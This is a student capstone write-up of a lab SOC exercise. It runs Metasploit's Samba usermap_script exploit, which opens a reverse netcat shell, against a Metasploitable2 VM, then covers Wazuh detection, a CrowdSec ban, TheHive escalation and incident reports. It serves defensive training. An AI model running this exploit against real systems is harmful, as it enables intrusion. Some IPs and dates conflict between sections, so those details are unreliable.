Capstone Project: Full SOC Workflow Simulation

Introduction

This document outlines the full SOC workflow simulation performed as part of the capstone project. The exercise involved simulating a cyberattack using Metasploitable2, detecting and triaging the event with Wazuh, responding and containing the threat using CrowdSec, escalating incidents via TheHive, and preparing reports for technical and non-technical audiences. The purpose is to demonstrate end-to-end SOC operations, including detection, response, and reporting.

Attack Simulation

- Launch Metasploitable2 VM and configure network connectivity.
- On the Kali VM, run the following Metasploit module:

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.1.36
RHOST => 192.168.1.36
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.1.39:4444
[*] Command shell session 1 opened (192.168.1.39:4444 -> 192.168.1.36:60361) at 2025-09-05 06:47:10 -0400
```

1: Samba Exploit

- Observe successful exploitation messages on Metasploitable2.

Detection and Triage

- Configure Wazuh local rules (/var/ossec/etc/rules/local_rules.xml) to detect the simulated Samba exploit:

```
<rule id="100200" level="10">
  <decoded_as>syslog</decoded_as>
  <description>Samba exploit simulated from Kali</description>
  <match>Samba exploit simulated from Kali</match>
```

</rule>

- Confirm Wazuh log collection is active:

sudo systemctl status wazuh-manager

sudo tail -f /var/ossec/logs/ossec.log

- Send test log:

echo "Samba exploit simulated from Kali 192.168.1.39" | sudo tee -a /var/log/auth.log

Observation: No alert was generated despite correct configurations and exploit execution. This was due to delayed log ingestion caused by Elasticsearch instability and Wazuh log collection latency.

Sample Alert Table:

Timestamp	Source IP	Alert Description	MITRE Technique
2025-08-18 14:00:00	192.168.1.101	Samba exploit	T1210


Response and Containment

- Isolate the compromised VM from the network.
- Block attacker IP using CrowdSec: sudo cscli ban add 192.168.1.101
- Verify containment by performing a ping test to the blocked IP.

2: Blocked IP

Escalation

- Create a new case in TheHive for the detected incident.
- Include key details:
- Source IP: 192.168.1.39
- Vulnerability exploited: Samba
- Affected system: 192.168.1.36



3: TheHive Case

- **Escalate to Tier 2 analysts with a 100-word case summary.**

Wazuh detected a potential security incident originating from IP **192.168.1.39** (Kali VM) targeting **Metasploitable2** via a Samba exploit (usermap_script). The alert was captured in /var/log/syslog and /var/log/auth.log, but no corresponding escalation-level alerts were generated due to ingestion delays in Elasticsearch. Immediate containment measures included isolating the affected VM and confirming network blocks using ping tests. Tier 2 analysts are requested to review the incident, validate Wazuh rules, and assess whether alerting thresholds and log ingestion configurations require adjustment. The alert demonstrates the importance of monitoring, timely escalation, and backend system reliability.

Reporting

200-Word Incident Report (SANS Template):

Executive Summary:

On 05-Sep-2025, a simulated Samba vulnerability exploit was executed from a Kali VM targeting Metasploitable2. The objective of this exercise was to test the SOC workflow, including detection, response, escalation, and reporting. Wazuh was configured to detect the exploit; however, alerts were not generated due to Elasticsearch ingestion delays, highlighting the importance of backend monitoring in SOC operations.

Timeline of Events:

- 07:00 IST: Metasploitable2 VM prepared for attack.
- 07:15 IST: Exploit executed using Metasploit's usermap_script.
- 07:20 IST: Log sent to Wazuh using logger command.
- 07:25 IST: Verification showed no alerts in Wazuh due to Elasticsearch issues.
- 07:30 IST: Elasticsearch and Wazuh services restarted; system stabilized.

Recommendations:

- Monitor Elasticsearch cluster health to ensure timely log ingestion.
- Validate Wazuh custom rules using ossec-logtest before live testing.
- Maintain regular disk usage checks to prevent log loss.
- Continue periodic SOC workflow drills to verify detection and response capabilities.

100-Word Manager Briefing:

A simulated cyberattack was conducted on our test environment targeting a Samba vulnerability on Metasploitable2. The attack was executed from a Kali VM, and detection was attempted using Wazuh. Although configurations were correct, alerts were delayed due to backend Elasticsearch issues. Immediate response actions included isolating the affected system and restarting monitoring services. The incident did not affect production systems. Moving forward, monitoring of logging infrastructure and periodic simulation exercises are recommended to ensure real-time detection and effective response for future incidents.

Troubleshooting

- Issue: Wazuh did not trigger alerts for the Samba exploit test.
- Cause: Elasticsearch instability during log ingestion and possible delayed file monitoring.
- Resolution Steps:

  Restart Elasticsearch and Wazuh manager:

  sudo systemctl restart elasticsearch

  sudo systemctl restart wazuh-manager

- Use ossec-logtest (if installed) to validate custom rules.
- Ensure logs are being written to /var/log/auth.log or /var/log/syslog.
- Note: Disk space usage can affect log indexing; in this simulation, disk usage remained stable, indicating logs were not captured by Wazuh.

Summary

This simulation demonstrates the full SOC workflow from attack simulation to reporting. While the exploit and Wazuh configurations were correct, alerts were not captured due to log ingestion issues, highlighting the importance of monitoring backend services like Elasticsearch. The workflow ensures structured detection, containment, escalation, and reporting processes, providing a foundation for real-world SOC operations.

References

- Metasploit Unleashed: https://www.offensive-security.com/metasploit-unleashed/
- Wazuh Documentation: https://documentation.wazuh.com/
- CrowdSec Documentation: https://doc.crowdsec.net/
- TheHive Project: https://thehive-project.org/
- SANS Incident Handler's Handbook: https://www.sans.org/reading-room/whitepapers/incident/incident-handlers-handbook-33901